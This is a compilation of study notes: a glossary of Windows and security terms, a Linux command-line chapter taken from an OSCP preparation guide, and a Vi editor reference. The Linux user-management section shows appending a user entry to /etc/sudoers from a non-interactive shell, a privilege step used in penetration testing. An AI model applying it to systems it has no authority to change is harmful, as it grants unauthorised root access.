firewall – a security barrier that prevents unauthorized access to or from private networks.
Get-Help – PowerShell cmdlet that displays help about PowerShell cmdlets and concepts.
Get-Process – PowerShell cmdlet that retrieves a list of all processes running on the machine.
Get-Service – PowerShell cmdlet that retrieves a list of all services running on the machine.
hacker – any person who attempts to gain unauthorized access to a computer system.
hash – a number generated by an algorithm from a string of text. The hash is as unique to the text string as fingerprints are to an individual. Also called a message digest.
hash encryption – an encryption method in which hashes are used to verify the integrity of transmitted messages. Also called one-way encryption.
hosted (Type 2) – hypervisor software that runs on top of an operating system.
hypervisor – the software that runs one or more virtual machines.
image – a template or master copy of a virtual machine used in MED-V implementations.
key – a piece of information that determines the output of an

encrypting algorithm. Encrypted text cannot be read without the correct decryption key to decrypt, or decipher, the encrypted data back into plaintext.
load balancer – a tool used to even out the workload across host servers and ensure that response time is minimized for all clients.
malware (malicious software) – refers to programs or files whose specific intent is to harm computer systems. Malware is an electronic form of vandalism that can have global implications.
MED-V – virtualization software that is designed for enterprises; it allows you to use a centralized system management tool to create, configure, and deploy virtual Windows machines to end user computers.
network – a group of two or more computers connected in such a way that they can communicate, share resources and exchange data with one another.
operating system – a software program that controls a all
hardware and application software on the computer.
operating system edition – a specific distribution of an operating system that determines which features are available.
operating system version – a reference to the specific code base that was used to develop the operating system. Examples include Windows XP, Windows Vista, and Windows 7.
patch – a file of programming code that is inserted into an existing executable program to fix a known problem, or bug. Patches are designed to provide an immediate but temporary solution to a particular programming problem.
peer-to-peer network — a network in which all the participating computers are more or less equal, and there is no central server or centralized management of network resources.
permission bits – file bits that the owner of a file can set to allow or disallow access to other users.
NTFS allows you to set permission bits.
permissions – rules associated with objects on a computer, such as files, folders and settings. Permissions determine whether you can access an object and what you can do with it.
poisoned Web sites – Web sites that contain malicious content designed to harm computers. Simply visiting a poisoned Web site can infect or destroy the data stored on a system.
restore point – a component of Windows ME, XP, Vista and Windows 7 that allows you to roll back system files, registry keys and installed programs to a previous state. You can think of a restore point as a saved "snapshot" of a computer's data and settings at a specific point in time.
root directory – the highest level of any directory.
sandbox – a security mechanism that keeps running programs separated from one another, and provides a tightly controlled

set of resources for guest programs to run in.
server – a computer in the network that manages network resources and/or provides information and services to clients on the network
sequencing – in APP-V, sequenced applications are streamed to client computers from a centralized server, but appear to be installed on the local machine.
service – an application program that runs in the background.
service pack – a collection of updates typically released after enough updates have accumulated to warrant the release. Service packs typically contain all previous updates, which include security patches, bug fixes, new features, utilities and applications.
spyware – a software application that is secretly placed on a user's system and gathers personal or private information without the user's consent or knowledge.
streaming – the process of transferring data or applications from a server to a client in a continuous data stream. App-V applications are
symmetric-key encryption – an encryption method in which one key is used to encrypt and decrypt messages. Also known as single-key encryption.
system drive – the hard drive on which the operating system is installed.
time out – an event that occurs at the end of a predetermined period of time to prevent a system from waiting indefinitely for something to happen. A predetermined waiting period will be aborted after the timeout period has elapsed.
Trojan horse – a program designed to allow a hacker remote access to a target computer system. Unlike worms and viruses, Trojan horses do not replicate themselves or copy themselves to other files and disks.
update – any file or collection of software tools that resolves system liabilities and improves software performance. Updates are released periodically when deemed necessary by the vendor.
upgrade – a method of installing Windows wherein all existing user settings, files and installed applications are retained and you do not need to reinstall them.
usage policy – configurations specific to a MED-V image; used to identify which users are permitted access to the image, and stored in Active Directory.
virtual – in computing, refers to the way a particular component or environment appears to a user.
virtual machine (VM) – a simulated collection of computer hardware that exists and behaves like a real (physical) computer, but is in fact a software implementation of a computing environment. You create a VM using virtualization software.
virus – a malicious program designed to damage computer systems. Viruses are loaded onto your computer without your knowledge and run without your consent
workspaces – Windows virtual machines created with MED-V

software.
worm – a self-replicating program that consumes system and network resources. A worm automatically spreads from one computer to another without requiring human action.
x64 – a reference to the 64-bit class of processors.
x86 – a reference to the 32-bit class of processors
XP Mode – virtualization software which enables you to create and run a Windows XP virtual machine on your Windows 7 Desktop.

Linux

Wednesday, January 2, 2019 3:12 PM

Basics of linux
This is a huge chapter. I could divide it up in many subchapters but I like to have it all at one place so I can just do `ctr-f`, and search for whatever I am looking for.
1. The Shell - Bash
The shell, or the terminal is a really useful tool. Bash is the standard shell on most Linux distros.
Navigating
`pwd` - Print working directory
`cd` - Change directory
`cd ~` - Change directory to your home directory
`cd -` - Go back to previous directory
Looking at files
`ls` - List files in directory
`ls -ltr` - Sort list by last modified. -time -reverse
`file` - Show info about file. What type of file it is. If it is a binary or text file for example.
`cat` - Output content of file.
`less` - Output file but just little bit at a time. Use this one. Not `more`.
Use `/searchterm` to search. It is the same command as in vim. `n` to scroll to next search result. Press `q` to quit.
`more` - Output file but just little bit at a time. `less` is better.
Working with files
`touch` - Create a new file.
`cp` - Copy
`mkdir` - Make directory.

```
# Make entire directory structure
mkdir -p new/thisonetoo/and/this/one
```

`rm` - Remove file

```
# Remove recursively and its content. Very dangerous command!
rm -rf ./directory
```

Watch the command destroy an entire machine: https://www.youtube.com/watch?v=D4fzInlyYQo
`rmdir` - Remove empty directory
A little bit of everything
`history` - Show commands history
`sudo`
List what rights the sudo user has.
`sudo -l`
Sudo config file is usually **/etc/sudoers**
Finding files
There are mainly three ways to find files on Linux: **find**, **locate**, and **which**.
Find
Find is slower than locate but a lot more thorough. You can search for files recursively

and with regex and a lot of other features.

```
# This will send all permissions denied outputs to dev/null.
find / -name file 2>/dev/null
```

Locate

Locate is really fast because it relies on an internal database. So in order to have it updated you need to run:

```
sudo updatedb
```

Then you can easily find stuff like this:

```
locate filename
```

Which

Outputs the path of the binary that you are looking for. It searches through the directories that are defined in your $PATH variable.

```
which bash
# Usually outputs: /bin/bash
```

2. Editing text

First let's just clear out something about **standard streams**, or **I/O**-streams. Standard streams are the streams that are used to interact between the human computer-user and the machine. There are three standard streams: standard input (stdin), standard output (stdout), and standard error (stderr).The stdin stream can be seen as an abstractions of the real keyboard input. So when you issue a command/program that requires input the program does not read straight from the keyboard input, instead it reads from the file STDIN.

Stdin

Stdin is the data that gets inputed into the program. An example of a program that requires stdin data is `cp`. In order for the program to do anything it needs input data. For example `cp file1 copy_of_file1`. Here `file1` and `copy_of_file1` is the stdin.

So the default Stdin comes from the STDIN-file that is a text-file representation of the keyboard input. But often times we do not want to input stuff from the keyboard, sometimes we want to input something into a program that comes from another file. That is when we can use redirection symbol: `>`.

So an example could be `cat < my_text_file.txt`. The data from my_text_file.txt will now be used as input instead of the keyboard input.

The file descriptor for **stdin** is: **0**

Stdout

Stdout is the data that get ouputed from the program. For example, when you use the command `cat file1` that data/text that gets outputed is the stdout The same with the program `ls`. Not all programs have stdout. For example when you use `mv` or `cp` successfully you get no stdout back from the program.

The stdout can be redirected to another file by using these symbols `>` and `>>`. So now we can do the following:

```
ls > result_of_ls.txt
# now the result will be written to the file result_of_ls.txt
ls >> result_of_ls.txt
# This will append the data to the bottom of the file
result_of_ls.txt
```

Another incredibly useful feature is the **pipe** feature, reprsented with this symbol `|`. It will take the stdout and redirect it into another program. Here is an example:

`ls -la | less`
This will take the stdout from `ls -la` and forward/redirect it into the `less` program.
Using the **pipe** you can now chain different commands.
The file descriptor for **stdout** is: **1**

Stderr

Stderr is the stream used for outputting error messages. So if a program fails for whatever reason. For example, if we try to copy a file that does not exist, this will be the stdrr output:

```
cp thisfiledoesnotexist aaaaaaaaaa
cp: cannot stat 'thisfiledoesnotexist': No such file or directory
```

This is a common way for stderr to present itself, just straight out into the terminal.
But sometimes stderr gets sent to a log file.
Stderr is useful because with it we can separate between **stdout** and **stderr**.
However, to the eye it might be difficult to distinguish what output is **stdout** and what output is **stderr**.
One easy way to determine is the output is **stderr** or **stdout** is to simply redirect it into a file. Because by default you only redirect **stdout**, and not **stderr**.

```
cp thisfiledoesnotexist aaaaaaaaaa > result.txt
cp: cannot stat 'thisfiledoesnotexist': No such file or directory
# If we now look at result.txt we will find that it is empty. Since the error-text we recieved could not be redirected into the textfile, since it is stderr and not stdout.
```

Filters

There are certain programs that are especially useful to use together with pipes. They can also be used as stand-alone programs but you will often see them together with pipes.

```
sort
sort test.txt
uniq
sort -u test.txt
sort test.txt | uniq
cat filename | sort -u > newFileName
grep
head
tail
tr
sed
```

Editing text

sed

Can perform basic editing on streams, that is to say, text.
Remove first line of file/stream

```
sed "1d"
```

cut

Cut by column
This is a useful command to cut in text.
Let's say that we have the following text, and we want to cut out the ip-address.

```
64 bytes from 192.168.0.1: icmp_req=1 ttl=255 time=4.86 ms
cut -d" " -f4
```

`-d` stands for delimiter. and `-f` for field.

tr - Translate

Transform all letter into capital letters

```
tr "[:lower:]" "[:upper:]" < file1 > file2
```

Example

Remove character

```
# Remove characters
cat file.txt | tr -d "."
# Remove and replace
# Remove all dots and replace them with underscore.
cat file.txt | tr "." "_"
```

http://www.thegeekstuff.com/2012/12/linux-tr-command/

awk

So awk is an advanced tool for editing text-files. It is its own programming language to it can become quite complex. Awk iterates over the whole file line by line.

This is the basic structure of an awk command

```
awk '/search_pattern/ { action_to_take_on_matches; another_action; }' file_to_parse
```

The search pattern takes regex.

You can exclude the search portion or the action portion.

This just prints every line of the file.

```
awk '{print}' filename
```

Filtering out specific ip-address:

```
awk '/172.16.40.10.81/' error.log
```

Now we want to print out the fourth column of that file, we can just pipe this to cut, but we can also use awk for it, like this:

```
awk '/172.16.40.10.81/ {print $4}' error.log
# Another example
awk '{print $2,$5;}' error.txt
This prints columns 2 and 5.
```

We can use the -F flag to add a custom delimiter.

```
awk -F ':' '{print $1}' test.txt
```

So if you are manipulating some text you might want to start the output with some info about the columns or something like that. To do that we can use the BEGIN-keyword.

```
awk 'BEGIN {printf "IP-address \tPort\n"} /nop/ {print $3}' test.txt | head
awk 'BEGIN{printf "IP-address \tPort\n"} /nop/ {print $3} END {printf "End of the file\n"}' test.txt | tail
```

Here we are printing IP-address PORT to the first line of the file.

3. User management

To add a user we do:

```
adduser NameOfUser
# On some machines it is
useradd nameOfUser
```

To add user to sudo-group:

```
adduser NameOfUser sudo
```

On some machines we might not be able to edit the sudoers file because we don't have an interactive shell, in this case can you can just redirect the text into the file,

like this:
`echo "username ALL=(ALL) ALL" >> /etc/sudoers`
Check which users are in the sudo group:
`cat /etc/group | grep sudo`
Switch user in terminal:
`su NameOfUser`
Remove/delete user:
`sudo userdel NameOfUser`

4. Permissions

`ls -la`
Shows all the files and directories and their permission settings.
`drwxrwxrwt 2 root root 4,0K ago  3 17:33 myfile`
Here we have 10 letters in the beginning. The first one `d` shows that it is a directory. The next three letters are for read, `w` for write and `x` for execute. The first three belong to the owner, the second three to the group, and the last three to all users.
https://linuxjourney.com/lesson/file-permissions

5. Processes

To display information regarding the systems processes you can use the `ps` command.
`ps -aux`
`-a` stands for all `-u` stands for all processes by all users `-x` stands for all processes that don't run a `tty`
If you run this command you will probably see a pretty big output. In the column for **command** you will see what command has been run. Every process has a Process Identification Number (**PID**). Something you will also see in the output.
All of theses processes can actually be found in `/proc`. You just go to `/proc/[pid]`. In `/proc` you can find information about the system, and you can actually change the system if you change those files! But more on that later. What I wanted to explain is that if we look at the output from `ps` we see that some commands are in brackets. Like this:

```
root         10  0.0  0.0      0     0 ?        S    ene14   0:00 [watchdog/0]
root         11  0.0  0.0      0     0 ?        S    ene14   0:00 [watchdog/1]
root         12  0.0  0.0      0     0 ?        S    ene14   0:00 [migration/1]
root         13  0.0  0.0      0     0 ?        S    ene14   0:00 [ksoftirqd/1]
```

Those are usually kernel processes, and you can safely assume that no user has started them.
If you want to monitor processes in real time you can use `top` or `htop`. `top` comes preinstalled on most distros. But `htop` is really a lot nicer.
For `htop` the F1-10 keys might trigger OS-events. So you can use the shortcuts instead.

```
Shortcut Key    Function Key    Description
h                    F1           Invoke htop Help
S                    F2           Htop Setup Menu
/                    F3           Search for a Process
```

```
I                    F4           Invert Sort Order
t                    F5           Tree View
>                    F6           Sort by a column
[                    F7           Nice - (change priority)
]                    F8           Nice + (change priority)
k                    F9           Kill a Process
q                    F10         Quit htop
```

http://www.thegeekstuff.com/2011/09/linux-htop-examples/

6. Packages

Something that difference Linux from windows is how it handles installing new software. In windows you usually have to google around and then click on random scary download buttons that might fuck up your computer, or not. It's like a constant lottery where you win by no installing malware. In Linux that is usually not really an issue. That is because distros have their own software repositories from where you can download your software. This is kind of like an app-store except everything is free.

The different major branches of teh GNU/Linux OS have their own software repositories. Ubuntu has their own, debian has their own, and so on.

Different distros also have their own package-amangers. For example, Debian and ubuntu uses `apt`, while Redhat uses `rpm`, and Arch uses `pacman`. You should strick to your own package-manager, because even though chaning package-manager is possible it will probably just cause you more headache than benefits.

Install package

Example of how to install something with apt:

```
sudo apt-get install nmap
```

If you only have a .deb file you do this to install from the terminal:

```
sudo dpkg -i /path/to/deb/file
sudo apt-get install -f
```

Remove packages

This can be tricky. First find the package

```
dpkg --list
```

Then you find it in your list.

```
sudo apt-get --purge remove nameOfProgram
```

When you remove some package it might have requires some other dependencies. To remove those you run

```
sudo apt-get autoremove
```

Organizing your $path variable

I am talking about debian/ubuntu here. On other systems I don't know.

You can define your path in `/etc/environment`. If you don't have it you can create it and add the path like this:

```
source /etc/environment && export PATH
```

If you are using zsh (which you should) you have to add it here

```
sudo vim /etc/zsh/zshenv
```

And add this line somewhere:

```
source /etc/environment
```

Adding a path

This is a non-persistent way to add binaries to your path. Might be useful if you have

entered a system that has limited binaries in the path.

```
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Installing custom packages

If you download a package that is not in the official repository you can put the binary in `/opt`. That is good place to put your binaries.

Now you need to add that path to your path-variable. Remember how we set that in `/etc/environment`. So now open up that file and add `/opt` to it, so i looks like this.

```
PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/opt"
```

I always add custom binaries last. That means that if we have two binaries with the same name the machine will first select the original binary. This way you won't have to fear screwing up, by accidentally creating a new `ls` binary for example.

7. Cronjobs

There are two ways to configure cronjobs. The first one is by putting scripts in the following folders.

```
/etc/cron.daily
/etc/cron.hourly
/etc/cron.weekly
/etc/cron.monthly
```

The second way is to write the command in the crontab

```
# list cronjobs
crontab -l
# Edit or create new cronjobs
crontab -e
```


8. Devices

List all devices

```
fdisk -l
```

9. The Filesystem

The Filesystem Hierarchy Standard



This image is copied from here: http://askubuntu.com/questions/138547/how-to-understand-the-ubuntu-file-system-layout/138551#138551

Difference between sbin and bin

sbin is system binaries. A normal user do not have access to these binaries. It is only root and users with sudo privileges that do.

```
pelle@mymachine:/bin$ ls -la /bin
total 4092
drwxr-xr-x  2 root root   4096 2012-02-04 19:12 .
drwxr-xr-x 21 root root   4096 2012-02-06 18:41 ..
--snip--
-rwxr-xr-x  1 root root  27312 2008-04-04 02:42 cat
-rwxr-xr-x  1 root root  45824 2008-04-04 02:42 chgrp
-rwxr-xr-x  1 root root  42816 2008-04-04 02:42 chmod
-rwxr-xr-x  1 root root  47868 2008-04-04 02:42 chown
-rwxr-xr-x  1 root root  71664 2008-04-04 02:42 cp
-rwxr-xr-x  1 root root 110540 2007-11-13 05:54 cpio
-rwxr-xr-x  1 root root  79988 2009-03-09 09:03 dash
-rwxr-xr-x  1 root root  24684 2008-04-04 02:42 echo
-rwxr-xr-x  1 root root  40560 2008-02-29 02:19 ed
-rwxr-xr-x  1 root root  96440 2007-10-23 16:58 egrep
-rwxr-xr-x  1 root root  22192 2008-04-04 02:42 false
-rwxr-xr-x  1 root root   5740 2008-02-06 17:49 fgconsole
-rwxr-xr-x  1 root root  53396 2007-10-23 16:58 fgrep
-rwxr-xr-x  1 root root   8796 2007-11-15 13:01 hostname
```

We have echo, cp, grep. The normal stuff a user needs.

In sbin we have binaries that control the system.

```
ls -la /sbin
total 5884
```

```
drwxr-xr-x  2 root root     4096 2012-02-04 10:01 .
drwxr-xr-x 21 root root     4096 2012-02-06 18:41 ..
-rwxr-xr-x  3 root root    23840 2008-03-27 13:25 findfs
-rwxr-xr-x  1 root root    20020 2008-03-27 13:25 fsck
-rwxr-xr-x  1 root root    15168 2008-09-26 08:43 getty
-rwxr-xr-x  1 root root      375 2009-12-10 10:55 grub-install
lrwxrwxrwx  1 root root        6 2012-02-04 09:51 halt -> reboot
-rwxr-xr-x  1 root root    69228 2008-03-28 18:26 hdparm
-rwxr-xr-x  1 root root    31620 2008-09-26 08:43 hwclock
-rwxr-xr-x  1 root root    61808 2007-12-13 05:51 ifconfig
-rwxr-xr-x  2 root root    27372 2007-09-19 20:25 ifdown
-rwxr-xr-x  2 root root    27372 2007-09-19 20:25 ifup
-rwxr-xr-x  1 root root    89604 2008-04-11 09:50 init
-rwxr-xr-x  1 root root    47448 2008-01-28 08:49 ip6tables
-rwxr-xr-x  1 root root    51680 2008-01-28 08:49 ip6tables-restore
-rwxr-xr-x  1 root root    51644 2008-01-28 08:49 ip6tables-save
-rwxr-xr-x  1 root root    10948 2007-12-13 05:51 ipmaddr
-rwxr-xr-x  1 root root    47480 2008-01-28 08:49 iptables
```

Mount

So everything on the linux-filesystem belongs to some part of the filesystem-tree. So if we plug in some device we need to mount it to the filesystem. That pretty much means that we need to connect it to the filesystem. Mount is like another word for connect.

So if you want to connect a CD-rom or USB to your machine. You need to mount it to a specific path on the filesystem.

So if you plug in the usb it might be accessible at **/dev/usb**. But that it not enough for you to be able to browse the usb content. You need to mount it. You do this by writing

```
mount /dev/usb /media/usb
```

Or whereever you want to mount it.

So when you click on Eject or Safetly remove you are just unmounting.

```
umount /media/usb
```

Knowing how to mount and unmount might be useful if you want to get access to a remote NFS-directory. You will need to mount it to your filesystem to be able to browse it.

10. Controlling services

Systemctl

Systemctl can be used to enable and disable various services on your linux machine.

Start ssh

```
systemctl start ssh
systemctl status ssh
systemctl stop ssh
```

You can verify that the service is listening for connection by running network status.

```
netstat -apnt
```

Make ssh start upon boot

```
systemctl enable ssh
systemctl enable apache2
```

Init.d

Init.d is just a wrapper around Systemctl. I prefer it.

```
/etc/init.d/cron status
/etc/init.d/cron start
/etc/init.d/cron stop
```

rcconf

This is a tool to control services more easily, what is running upon boot and so on.

11. Kernel

The Kernel is responsible for talking between the hardware and the software, and to manage the systems resources.

The Linux Kernel is a monolithic kernel, unlike the OSX and the Windows kernels which are hybrid.

You can find the kernel file in `/boot`. It might look like something like this`vmlinuz-4.4.0-57-generic`. In the beginning of time the kernel was simply called `linux`. But when Virtual Memory was introduced they changed the name to `vmlinux` to reflect that the kernel could handle virtual memory. When the kernel later became too big it was compressed using zlib , therefore the name was changed to `vmlinuz`.

The Linux Kernel differs from Windows in that it contains drivers by default. So you don't have to go around looking for drivers like you do on windows when you want to install a printer, or something like that.

It is really easy to upgrade to the latest Linux kernel, all you have to do tis this:

```
sudo apt-get update && sudo apt-get dist-upgrade
# or
sudo apt-get update && sudo apt-get upgrade
```

If you are using a distro that is Long Term Supported (LTS). You will not get the latest Kernel version, but you will get the latest Long Term Supported version.

14. Logging

Logs can be viewed here on debian distros `/var/log/`

16. Network basics

Netstat - Find outgoing and incoming connections

Netstat is a multiplatform tool. So it works on both mac, windows and linux.

```
$ netstat -antlp
Proto Recv-Q Send-Q Local Address           Foreign Address
State       PID/Program name
tcp        0      0 mymachine:domain        *:*
LISTEN      -
tcp        0      0 localhost:ipp           *:*
LISTEN      -
tcp        0      0 localhost:27017         *:*
LISTEN      -
tcp        0      0 localhost:mysql         *:*
LISTEN      -
tcp        0      0 192.168.0.15:44013      ec2-54-85-27-14.c:https
ESTABLISHED 6604/slack --disabl
tcp        0      0 192.168.0.15:51448      ec2-50-16-193-3.c:https
ESTABLISHED 3120/chrome
tcp        0      0 192.168.0.15:43476      104.27.152.203:https
TIME_WAIT   -
tcp        0      0 192.168.0.15:59380      149.154.175.50:https
```

```
ESTABLISHED 5068/Telegram
tcp        0      0 192.168.0.15:53840      149.154.175.50:http
ESTABLISHED 5068/Telegram
tcp        0      0 192.168.0.15:47158      176.32.99.76:https
ESTABLISHED 3120/chrome
tcp        0      0 192.168.0.15:47161      176.32.99.76:https
ESTABLISHED 3120/chrome
tcp        0      0 localhost:27017         localhost:44196
ESTABLISHED -
tcp        0      0 192.168.0.15:46910      a104-114-242-25.d:https
ESTABLISHED 3120/chrome
tcp        0      0 localhost:44196         localhost:27017
ESTABLISHED 6903/node
tcp        0      0 192.168.0.15:36280      cb-in-f101.1e100.:https
ESTABLISHED 3120/chrome
tcp        0      0 192.168.0.15:47160      176.32.99.76:https
ESTABLISHED 3120/chrome
tcp        0      1 192.168.0.15:59285      149.154.175.50:https
LAST_ACK    -
udp        0      0 *:35733                 *:
*                                    -
udp        0      0 mymachine:domain        *:
*                                    -
udp        0      0 *:bootpc                *:
*                                    -
udp        0      0 *:33158                 *:
*                                    -
udp        0      0 *:ipp                   *:
*                                    -
udp        0      0 *:mdns                  *:*
3120/chrome
udp        0      0 *:mdns                  *:*
3120/chrome
udp        0      0 *:mdns                  *:
*                                    -
udp        0      0 192.168.0.15:55065      ce-in-f189.1e100.:https
ESTABLISHED 3120/chrome
```

A few interesting things to observe here is that my machine is using any port over 1024 to connect to the outside. So it is not like just because we communicate with https and connect to port 443 that we use that port on our machine. On our machine it can be any port (over 1024) and usually any port over 10000.

Find out what services are listening for connection on your machine

Flags

```
-a # All
-n # show numeric addresses
-p # show port
-t # tcp
```

```
netstat -anpt
```
To easily check out what process is using lots of bandwidth you can use nethogs.
```
sudo apt-get install nethogs
nethogs
```
Or you can use tcpdump, or iptables.
Every listening process of course has a PID, but unless you are root you can't might not see them all.

Firewall - Iptables

Iptables is a firewall tool in linux. A firewall is basically a tool that scans incoming and/or outgoing traffic. You can add rules to the iptables to filter for certain traffic.

Types of chains

So you can filter traffic in three different ways **input**, **forward**, and **output**. These are called three different chains.

INPUT

This is for incoming connections. If someone wants to ssh into your machine. Or a web-server responds to your request.

FORWARD

This chain is used for traffic that is not aimed at your machine. A router for example usually just passes information on. Most connections are just passing through. As you can see this will probably not be used so much on your machine, as a normal desktop or a server doesn't router that much traffic.

OUTPUT

This chain is used for outgoing traffic.

Active rules

To view your active rules you do
```
iptables -L
# It will output something like this
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```
So as we can see the current policy is to accept all traffic in all directions.
If you for some reason has been tampering with the iptables and maybe fucked up. This is how you return it to the default setting, accepting all connections
```
iptables --policy INPUT ACCEPT
iptables --policy OUTPUT ACCEPT
iptables --policy FORWARD ACCEPT
```
If you instead want to forbid all traffic you do
```
iptables --policy INPUT DROP
iptables --policy OUTPUT DROP
iptables --policy FORWARD DROP
```
Okay, so let's block out some connections. To do that we want to add/append a new rule. We want to block all connections from our enemy 192.168.1.30.
```
# A for append, and S for source.
iptables -A INPUT -s 192.168.1.30 -j DROP
# Block an entire range
```

```
iptables -A INPUT -s 192.168.1.0/24 -j DROP
```
Now if we want to see our current rules we just do
```
iptables -L
```
And we can now see our new rule.
To add line-numbers for each rule, so that you can then specify which rule you want to reset or change or something you can output the rluels with line-numbers
```
iptables -L -v --line-numbers
```
Remove/delete a rule
To remove a rule you just do
```
# Remove one specific rule
iptables -D INPUT 2
# Remove all rules
iptables -F
```
Save your changes
Your changes will only be saved and therefore in action until you restart iptables. So they will disappear every time you reboot unless you save the changes. To save the changes on ubuntu you do
```
sudo /sbin/iptables-save
```
Measuring bandwidth usage
There are a few different tools in hour arsenal that we can use to measure bandwidth usage. We will start with iptables.
To view the input and output traffic we just list the rules with some verbosity.
```
iptables -L -v
# Stdout
Chain INPUT (policy ACCEPT 6382 packets, 1900K bytes)
 pkts bytes target     prot opt in     out     source               destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
Chain OUTPUT (policy ACCEPT 4266 packets, 578K bytes)
 pkts bytes target     prot opt in     out     source               destination
```
So clean this up and reset the count we can do the following
```
# Restar the count
iptables -Z
# Remove all the rules, FLUSH them
iptables -F
```
So now we just need to add our rules. A simple script for this would be
```
#!/bin/bash
iptables -F
iptables -I INPUT 1 -p tcp -j ACCEPT
```
Then check out the traffc with
```
iptables -L -v --line-numbers
```
Examples
Block outgoing connections to a specific ip
```
iptables -A OUTPUT -d 198.23.253.22 -j DROP
```
https://www.digitalocean.com/community/tutorials/how-to-list-and-delete-iptables-

firewall-rules

Troubleshooting

Have you tried turning it on and off?

I have had problems with the network-adapter not starting or something like that, on Ubuntu. You can try to restart the network manager if this happens:

```
sudo service network-manager restart
```

Magical rfkill

If for some reason the wifi is blocked you can unblock it (or block it) with rfkill.

```
$ rfkill list
0: phy0: Wireless LAN
    Soft blocked: no
    Hard blocked: no
2: hci0: Bluetooth
    Soft blocked: no
    Hard blocked: no
```

To block or unblock the **phy0** from the example above you do:

```
# Block
rfkill block 0
# Unblock
rfkill unblock 0
```

If there is a **hard block** it means that there is a physical switch on you machine that you need to switch off.

17. Subnetting

18. Routing

21. DNS

References

https://linuxjourney.com/

https://github.com/jlevy/the-art-of-command-line

From <https://sushant747.gitbooks.io/total-oscp-guide/basics_of_linux.html>

The Essentials : Linux Basics

This post lists essential commands and concepts which would be helpful to a Linux user. We would cover tools required for programming (Vi, git), system administration (Bash configuration files, Updating Debian Linux System, Adding/ Deleting/ Modifying Users/ Groups, Changing Group/ Owner/ Permission, Mounting/ Unmounting, Linux Directories, Runlevels and Kernel Configurations). Also, provide some useful tips, tricks and TODO which would help you learn and practice.

Vi : Powerful Editor

Open file with vi

vi <filename> - Open a file to edit in Vi editor.

Vi Modes

Two modes - Command and Insert Mode. All commands below are in command mode.

h,l,j,k - Move left, right, down, up

w - Move to the start of the next word.

e - Move to the end of the word.

b - Move to the beginning of the word.

3w - 3w is similar to pressing w 3 times, moves to the start of the third word.

30i-'EscKey' - 30<insert>-<EscapeKey> : Inserts 30 - at once.

f - find and move to the next (or previous) occurrence of a character. fo find next o.

3fo - find third occurrence of o

% - In text that is structured with parentheses or brackets, (or { or [, use % to jump to the

matching parenthesis or bracket.
0 (Zero) - Reach beginning of the line
$ - Reach end of the line.
* - Find the next occurrence of the word under cursor
# - Find the previous occurrence of the word under cursor
gg - Reach beginning of the file
G - Reach end of the file
30G - Reach the 30th line in the file
/<text> - Search for the text. Utilize n, N for next and previous occurrences.
o - Insert a new line below the cursor
O - Insert a new line above the cursor
x - Delete the character
r - replace the character with the next key pressed.
dw - Delete the current word.
dd - Delete the current line.
d$ - Delete the text from where your cursor is to the end of the line.
dnd - Delete n lines.
. - Repeat the last command
:q - Quit.
:wq - Save and close.
:syntax on - Turn on Syntax highlighting for C programming and other languages.
:history - Shows the history of the commands executed
:set number - Turn on the line numbers.
:set nonumber - Turn off the line numbers.
:set spell spelllang=en_us - Turn spell checking on with spell language as "en_us"
:set nospell - Turn spell checking off
:set list - If 'list' is on, whitespace characters are made visible. The default displays "^I" for each tab, and "$" at each EOL (end of line, so trailing whitespace can be seen)
:u - Undo one change.
z= - If the cursor is on the word (which is highlighted with spell check), Vim will suggest a list of alternatives that it thinks may be correct.
yy - Yank or copy current line.
y$, yny - Similar to delete lines.
p - Paste the line in the buffer in to text after the currentline.
:%!xxd - to turn it into a hexeditor.
:%!xxd -r - to go back to normal mode (from hexedit mode)

Vi Configuration Files

Two configurations files which are important:

.vimrc

Contains optional runtime configuration settings to initialize Vim when it starts. Example: If you want Vim to have syntax on and line numbers on, whenever you open vi, enter syntax on and set number in this file.

##Sample contents of .vimrc
syntax on
set number

A good details about various options which can be set in vimrc can be found at A Good Vimrc

.viminfo

Viminfo file stores command-line, search string, input-line history and other stuff. Useful if you want to find out what user has been doing in vi.

Tip

Both files are present in user home directory.

Replace text in Vi

:s/test/learn - would replace test to learn in current line but only first instance.
:s/test/learn/g - would replace test to learn in current line all the instance.
:s/test/learn/gi - would replace test (all cases) to learn in current line all the instance.
:%s/test/learn/gi - would replace test to learn in the file (all lines)

Other Info

- Vim Awesome provides Awesome VIM plugins from across the universe. Few good one are
  - The NERD tree : Tree explorer plugin for vim
